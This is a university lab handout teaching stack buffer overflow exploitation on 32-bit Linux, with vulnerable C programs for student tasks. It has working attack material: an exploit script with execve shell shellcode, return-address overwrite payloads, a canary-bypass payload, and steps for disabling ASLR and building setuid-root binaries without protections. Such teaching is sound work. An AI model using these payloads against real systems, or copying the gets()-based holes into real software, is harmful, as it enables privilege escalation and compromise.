Lab 4 - Buffer Overflow

Overview

The objective of this lab is to understand how buffer overflows work and exploit them to change control flow as intended by an attacker. In part-1 of this lab we'll look at buffer overflows with simple to moderate complexity. In part-2, more complicated problems with countermeasures enabled will be tackled.
In this lab, students will first analyze the given vulnerable programs and try to understand why these programs are problematic. Next, they will write an exploit and generate the payload to compromise the vulnerable program. Depending on the task, students might have to call some pre-defined functions or pop a shell which can execute arbitrary commands.

Lab Environment

The lab can be completed in any linux environment. But its recommended to complete the lab inside Seedlab VM. Other systems might not have all the dependencies installed. Before working on the tasks, make sure to turn off address randomization feature by running the following command:

```bash
$  sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

In the tasks, you will be provided with both the source code and the compiled executable. You must exploit only the *given* compiled executable file. The provided binary executables have countermeasures disabled like stack guard, NX bit etc. Also they have been compiled with set-uid bit set, so when exploited they'll be run with root permissions. Following commands have been run for compiling the programs and setting the setuid bit.

```
$ gcc -m32 -static -g -o prog -z execstack -fno-stack-protector prog.c
$ sudo chown root prog
$ sudo chmod 4755 prog
```

Lab Demo Program Exploits

The source code and executables for each of the following demo programs is given with the assignment in Google Classroom.

auth

```
$ python3 -c 'print("A"*100)' | ./auth
```

win_me

```
$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*81 +
b"\xa5\x9d\x04\x08")' | ./win_me
```

Note that, the offset (`81`) might be different for different system. While practicing, figure out the correct offset as demonstrated in the lab.

hack_me

Exploit Code:

```python
#!/usr/bin/python3
import sys

shellcode= (
"""\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1
\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80
"""   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(500))

##################################################################
# Put the shellcode somewhere in the payload
start = 300               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd118 + 160     # Change this number
```

```
offset = 81              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Feed the payload to the program using the following command:


```
$ (cat badfile; cat) | ./hack_me
```

Why this weird syntax? Check out this StackOverflow answer.

If the payload doesn't work from terminal, then feed the output of `badfile` to the program from inside gdb. Use the following syntax to run the program with `badfile` as input.

```
gdb-peda$ r < <(cat badfile)
```

If you can manage to get the following output in gdb then it'd be enough for getting full marks in the lab.



```
process 2755 is executing new program: /usr/bin/dash
[Inferior 1 (process 2755) exited normally]
```

The red marked portion indicates that our desired shell is indeed running, although it was not working in terminal due to difference of stack alignment inside and outside gdb.

Weak Canary

```
$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*69 + b"\xef\xbe\xad\xde" + b"A")' | ./weak_canary
```

Here, the offset `69` is the distance between our buffer and canary.

Tasks

Task 1 - Match Me

Modify the `modified` variable to the right value for this task. Source code of *match_me.c*

```c
#include <stdio.h>

int main(int argc, char **argv)
{
  int modified;
  char buffer[69];

  printf("Enter whatever you wish:\n");
  modified = 0;
  gets(buffer);

  if(modified == 0x1569XXXX) { // XXXX is the last 4 digits of your ID
      // GOAL
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```

Change the above code and put the last 4 digits of your ID in the appropriate portion of the source code. Then compile using the syntax given in the Lab Environment section of this handout. Your goal would be to print the message inside the `if` statement. Mention the payload and provide necessary screenshots of the solution in your report.

Task 2 - Change the Flow

In this task, your goal is to call the `win()` function. You're only given the executable binary for this task and you must create the right payload *only* for this given binary. Following is the source code for *change_flow.c*.

```c
#include <stdio.h>

void win()
{
  printf("WoW! Finally you've come to me!\n");
}

int main(int argc, char **argv)
{
  int (*fp)();
  char buffer[0x69];

  fp = 0;
  printf("Can you reach to your desired place?\n");
  gets(buffer);

  if(fp) {
      printf("Jumping to 0x%08x\n", fp);
      fp();
  }
}
```

Mention the payload and provide necessary screenshots of the solution in your report.

Task 3 - Final Control

The ultimate goal of exploiting a buffer overflow vulnerability is getting a shell as you saw during the lab demonstration. In this task you're going to do it by yourself. So take your cup of coffee and exploit the binary with the following source code (*control_me.c*):

```
#include <stdio.h>

void hijack_me() {
  char buffer[1569];
  gets(buffer);
}

int main(int argc, char **argv) {
  printf("Welcome to my world!\nI'm Viper. Who are you?\n");
  hijack_me();
  printf("Oh, I see! You are No One.\n");
}
```

Write your payload script and provide necessary screenshots of the solution in your report. You must show proof of exploitation inside gdb for this task.

Submission

Submit the final report following the instructions in each task.

GDB Cheatsheet

gdb.pdf (brown.edu)